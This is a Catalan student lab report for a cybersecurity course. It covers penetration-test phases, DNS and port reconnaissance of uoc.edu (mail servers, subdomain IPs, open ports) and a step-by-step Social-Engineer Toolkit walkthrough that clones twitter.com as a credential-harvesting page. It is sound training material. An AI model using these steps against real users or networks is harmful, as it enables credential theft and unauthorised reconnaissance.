

# TALLER 5

## TESTS DE PENETRACIÓ

Curs: PQTM 19. Tècnic/a en Ciberseguretat

Ivan Ricart Borges [iricartb@uoc.edu](mailto:iricartb@uoc.edu)

## ÍNDEX

1. Etapes d'un test d'intrusió o penetració.....	3
2. Ús de l'eina DNSenum.....	5
3. Ús de l'eina DNSmap.....	5
4. Ús de l'eina Nmap.....	7
5. Atac d'enginyeria social mitjançant l'eina SET.....	8
6. Exploit mitjançant el framework Metasploit.....	12
7. Fonts d'informació.....	16

**1. Cerca a Internet algun document que expliqui quines són les etapes d'un test d'intrusió o penetració. Indica quina és la font d'informació utilitzada; si vols pots recórrer al PTS que hem vist al webinar.**

El *pentesting* és una de les eines més importants per poder detectar vulnerabilitats en la seva xarxa. Però com tota metodologia, aquesta ha de tindre un procediment d'execució que si no és portat de manera correcta, pot impactar directament en la producció del client final. Les etapes d'un test de penetració són les següents:

ETAPES	DESCRIPCIÓ
Abast de l'anàlisi de vulnerabilitats	<p>L'abast és un punt no tècnic dins del pentesting, i és el que té més importància, dins d'aquest punt, mitjançant documents escrits s'estableix quins seran els sistemes auditats, les responsabilitats de cada un dels participants de l'activitat, i el paper que haurà de tenir cada personatge. Aquest document deu ser el més complet possible, en temes de recursos, processos procediments, temps etc.</p> <p>L'auditor ha de conèixer l'abast de l'activitat, ja que qualsevol error, pot portar a la no disponibilitat dels sistemes productius de client. Addicionalment s'ha de d'establir la confidencialitat de tota la informació obtinguda mitjançant aquesta activitat, mitjançant un contracte signat.</p>
Recollida de dades	<p>Aquest punt és el començament tècnic de l'activitat, on els auditors utilitzen totes les seves tècniques per al descobriment de la plataforma que serà auditada, i així poder obtenir la major quantitat d'informació de l'organització. La informació pot ser recollida tant amb eines tradicionals d'exploració de la xarxa o bé mitjançant enginyeria social als treballadors de l'empresa. Utilitzant una barreja de tots dos mètodes, l'auditor és capaç de detectar com funcionen els sistemes i els possibles controls de seguretat que posseeix l'organització. D'aquest punt neixen els llistats d'aplicacions descobertes, amb la seva versió, esbós de mapes de xarxa etc.</p>
Anàlisi de vulnerabilitats	<p>Posterior a la recollida d'informació, l'auditor és coneixedor de la existència de vulnerabilitats en els sistemes, i amb això es pot determinar el pla d'acció per poder explotar-les. L'auditor podrà utilitzar eines d'exploració de vulnerabilitats, com Nessus, Retina Network Scanner, etc. Baix un breu estudi de les vulnerabilitats trobades, es podrà determinar l'atac més efectiu. Mitjançant la versió de l'objectiu es pot obtindre informació sobre les vulnerabilitats que posseeixen aquests sistemes mitjançant codis CVE.</p>

## Taller 5. Tests de penetració

## Explotació de vulnerabilitats

Aquesta és la part on l'auditor es dedica a intentar realitzar la intrusió sobre el sistema objectiu. Basant-se en tota la informació recopilada en les etapes anteriors, aconseguint trencar els sistemes de seguretat i explotar les vulnerabilitats detectades. Aquest punt és altament crític, ja que des d'aquí es realitza la post explotació i generació d'informes respecte a el sistema. Qualsevol tipus de fals positiu, pot posar en tela de judici l'anàlisi de vulnerabilitat i la recollida de dades, per tant pot ser un punt de crisi i risc en el lliurament de l'informe a client final. Un auditor no pot arribar i utilitzar eines d'explotació sense pensar els problemes que poden ocórrer a posterior per tant, l'explotació de les vulnerabilitats ha de ser de manera responsable, és per aquesta mateixa raó, que els atacs perpetrats pels auditors ha d'estar sota una finestra de manteniment o de mutu acord amb client.

## Intrusió del sistema

Quan es realitza l'explotació d'una vulnerabilitat d'un sistema, aquesta pot ser una finestra per al descobriment d'un altre tipus de vulnerabilitats, per tal raó, l'auditor podrà tornar al punt de recollida d'informació per mitjà de footprinting, i analitzar més sistemes o aplicacions que tinguin vulnerabilitat per poder explotar-les des de l'equip explotat.

Aquest tipus d'accions es prenen, quan un hacker és capaç d'ingressar a un PC d'un usuari normal, i desitja arribar a el PC de l'amo de l'empresa. Per tal raó aquest tipus d'atacs també han de ser auditats. Quan això arriba a passar, se li denomina al PC de l'usuari, PIVOT.

Durant l'accés a un equip pivot, la idea és que l'auditor intenti aconseguir escalar privilegis, i així aconseguir un control total del sistema.

## Generació d'informes

Aquesta fase és la més important del test, ja que és on es produeix el lliurament al client de totes les vulnerabilitats detectades sobre el sistema, documentant-ho tot amb captures de pantalles, exemples o mostres preses, resultat de l'explotació de vulnerabilitats.

Les vulnerabilitats han de ser catalogades sota la seva perillositat i urgència, de tal manera que es puguin prendre les accions necessàries per poder disminuir el risc. Tota la informació ha de ser confidencial.

L'informe ha de tindre un llenguatge fàcil o executiu, ja que no totes les persones que llegiran l'informe han de conèixer els termes tècnics utilitzats, i un altre informe completament tècnic, de tal manera que els enginyers de sistema puguin prendre les accions necessàries.

La font d'informació utilitzada per resoldre aquest repte és la següent:

<https://www.seguridadyfirewall.cl/2017/12/fases-de-un-test-de-intrusion.html>

**2. Suposem que estem fent una auditoria a la UOC i als seus usuaris. En primer lloc, hi ha la fase de recollida d'informació per mitjà de fonts externes. Usa l'eina "dnsenum", que teniu a Kali, amb el domini uoc.edu i respon: Quins servidors de correu fa servir la UOC? Quin proveïdor de servei fan servir els seus usuaris?**

Com podem observar en la següent imatge, els servidors de correus que utilitza la universitat oberta de Catalunya mitjançant els registres MX, són els següents:

- alt1.aspmx.l.google.com
- alt2.aspmx.l.google.com
- aspmx2.googlemail.com
- aspmx3.googlemail.com
- aspmx4.googlemail.com
- aspmx5.googlemail.com
- aspmx.l.google.com

MX Records \*\* This is where email for the domain goes...

5 alt1.aspmx.l.google.com. [DNS icon] [OK icon] [Green diamond icon]	64.233.186.27 cb-in-f27.1e100.net	GOOGLE - Google LLC United States
5 alt2.aspmx.l.google.com. [DNS icon] [OK icon] [Green diamond icon]	209.85.202.27 dg-in-f27.1e100.net	GOOGLE - Google LLC United States
10 aspmx2.googlemail.com. [DNS icon] [OK icon] [Green diamond icon]	64.233.186.27 cb-in-f27.1e100.net	GOOGLE - Google LLC United States
10 aspmx3.googlemail.com. [DNS icon] [OK icon] [Green diamond icon]	209.85.202.27 dg-in-f27.1e100.net	GOOGLE - Google LLC United States
10 aspmx4.googlemail.com. [DNS icon] [OK icon] [Green diamond icon]	64.233.184.26 wa-in-f26.1e100.net	GOOGLE - Google LLC United States
10 aspmx5.googlemail.com. [DNS icon] [OK icon] [Green diamond icon]	172.217.218.26	GOOGLE - Google LLC United States
1 aspmx.l.google.com. [DNS icon] [OK icon] [Green diamond icon]	172.217.222.26	GOOGLE - Google LLC United States

La última columna ens indica clarament, que el proveïdor de servei és Google.

**3. Usa l'eina "dnsmmap" amb el domini uoc.edu i respon: quants subdominis troba? Quina és la IP del subdomini corresponent a la connexió al campus virtual?**

L'aplicació *dnsmmap* versió 0.30 ha trobat 27 subdominis directes sobre el domini uoc.edu, posteriorment he utilitzat el escaneig online mitjançant la pàgina web <https://dnsdumpster.com> i aquest ha trobat més de 100 registres tipus A sobre el domini uoc.edu.

```

user@VICTIM: ~/dnsmap-0.30
Archivo Editar Pestañas Ayuda
research.uoc.edu
IP address #1: 213.73.40.242

sd.uoc.edu
IP address #1: 213.73.35.4

smtp.uoc.edu
IP address #1: 213.73.44.207

sv.uoc.edu
IP address #1: 82.223.240.138

tv.uoc.edu
IP address #1: 213.73.40.210

vpn.uoc.edu
IP address #1: 213.73.35.236


w.uoc.edu
IP address #1: 213.73.40.210

www.uoc.edu
IP address #1: 213.73.40.242

x.uoc.edu
IP address #1: 52.166.119.99

[+] 27 (sub)domains and 27 IP address(es) found
[+] completion time: 517 second(s)
user@VICTIM:~/dnsmap-0.30$

```



Com podem observar en la següents imatge, les direccions IPv4 dels subdominis cv.uoc.edu i materials.cv.uoc.edu són les següents:

- cv.uoc.edu: 213.73.40.211
- materials.cv.uoc.edu: 213.73.44.221

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
cv.uoc.edu 213.73.40.211 cv.uoc.edu UOC-AS Spain HTTP: Apache		
materials.cv.uoc.edu 213.73.44.221 UOC-AS Spain HTTP: BigIP		

#### 4. Usa l'eina "nmap" per comprovar que aquesta màquina té oberts només els ports necessaris.

Per realitzar el escaneig mitjançant l'eina *nmap* he executat la següent comanda:

```
nmap -T4 -A -v uoc.edu
```

*Nmap* proporciona informació més detallada durant el escaneig utilitzant la opció -v (verbose), a continuació podem observar els resultats obtinguts:

```

user@VICTIM: ~/dnsmmap-0.30
Archivo Editar Pestañas Ayuda
Scanning uoc.edu (213.73.40.242) [1000 ports]
Discovered open port 80/tcp on 213.73.40.242
Discovered open port 443/tcp on 213.73.40.242
Completed Connect Scan at 18:20, 3.84s elapsed (1000 total ports)
Initiating Service scan at 18:20
Scanning 2 services on uoc.edu (213.73.40.242)
Service scan Timing: About 50.00% done; ETC: 18:25 (0:02:27 remaining)
Completed Service scan at 18:23, 156.58s elapsed (2 services on 1 host)
NSE: Script scanning 213.73.40.242.
Initiating NSE at 18:23
Completed NSE at 18:24, 81.79s elapsed
Initiating NSE at 18:24
Completed NSE at 18:24, 1.09s elapsed
Nmap scan report for uoc.edu (213.73.40.242)
Host is up (0.026s latency).
rDNS record for 213.73.40.242: 73-40-242.uoc.es
Not shown: 940 filtered ports, 58 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http?
443/tcp   open  https?


NSE: Script Post-scanning.
Initiating NSE at 18:24
Completed NSE at 18:24, 0.01s elapsed
Initiating NSE at 18:24
Completed NSE at 18:24, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 246.17 seconds
user@VICTIM:~/dnsmmap-0.30$ ~

```

Com podem observar en la imatge anterior, *nmap* ha trobat els ports 80 i 443 oberts, com ja sabem, el port 80 és utilitzat pels servidors web per enviar la informació sol·licitada i de forma anàloga el port 443 ho envia de forma xifrada, per tant, amb els resultats obtinguts, podríem dir que el domini uoc.edu proporciona un servei de comunicació de informació mitjançant els protocols http i https.

5. Una de les maneres de fer efectiva una intrusió és per mitjà d'un atac d'enginyeria social, com ara un robatori de credencials per mitjà d'una web falsa. Per fer aquesta part, caldrà usar l'eina "SET" de Kali, a la qual hi seleccionareu Social-Engineering Attacks / Website Attack Vectors / Credential Harvester Attack Method. L'objectiu serà crear una web falsa de Google perquè els usuaris hi posin les seves credencials (podeu fer qualsevol altra web falsa que us permeti "SET"). Demostra que has fet la generació d'aquesta pàgina falsa amb algunes captures de pantalla.

Degut a la falta de recursos de la computadora, he utilitzat la distribució lleugera *LUbuntu*, posteriorment he instal·lat l'aplicació de forma manual mitjançant la clonació del repositori de *GitHub*. La eina *SET* és molt potent, intuïtiva i fàcil d'utilitzar, a continuació es mostren les captures de pantalla obtingudes per dur a terme l'atac.



The screenshot shows a terminal window titled "root@LUBUNTU: /opt/set". The terminal displays the following text:

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLlK) [---]
[---] Version: 8.0.1 [---]
[---] Codename: 'Maverick - BETA' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:


1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

The terminal prompt is "set> 1".

Tal i com especifica l'enunciat, per començar amb l'atac, he seleccionat la opció número 1, *Social-Engineering Attacks*.





```

root@LUBUNTU: /opt/set

Archivo  Editar  Pestañas  Ayuda

[---]      Created by: David Kennedy (ReLlK)      [---]
           Version: 8.0.1
           Codename: 'Maverick - BETA'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com   [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
  
```

Posteriorment, he seleccionat la opció número 2, *Website Attack Vectors*.



```

root@LUBUNTU: /opt/set

Archivo  Editar  Pestañas  Ayuda

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an
iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and p
assword field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to s
omething different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe
replacements to make the highlighted URL link to appear legitimate however when clicked a window
pops up then is replaced with the malicious link. You can edit the link replacement settings in t
he set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For exampl
e you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at onc
e to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA
files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3
  
```

Posteriorment, he seleccionat la opció número 3, *Credential Harvester Attack Method*.

```
Lubuntu [Corriendo] - Oracle VM VirtualBox

root@LUBUNTU: /opt/set

Archivo  Editor  Pestañas  Ayuda

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA
files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

Posteriorment, he seleccionat la opció número 2, *Site Cloner*.

```
Lubuntu [Corriendo] - Oracle VM VirtualBox

root@LUBUNTU: /opt/set

Archivo  Editor  Pestañas  Ayuda

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.114.30]:
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://twitter.com

[*] Cloning the website: https://twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structur
re is.
Press (return) if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

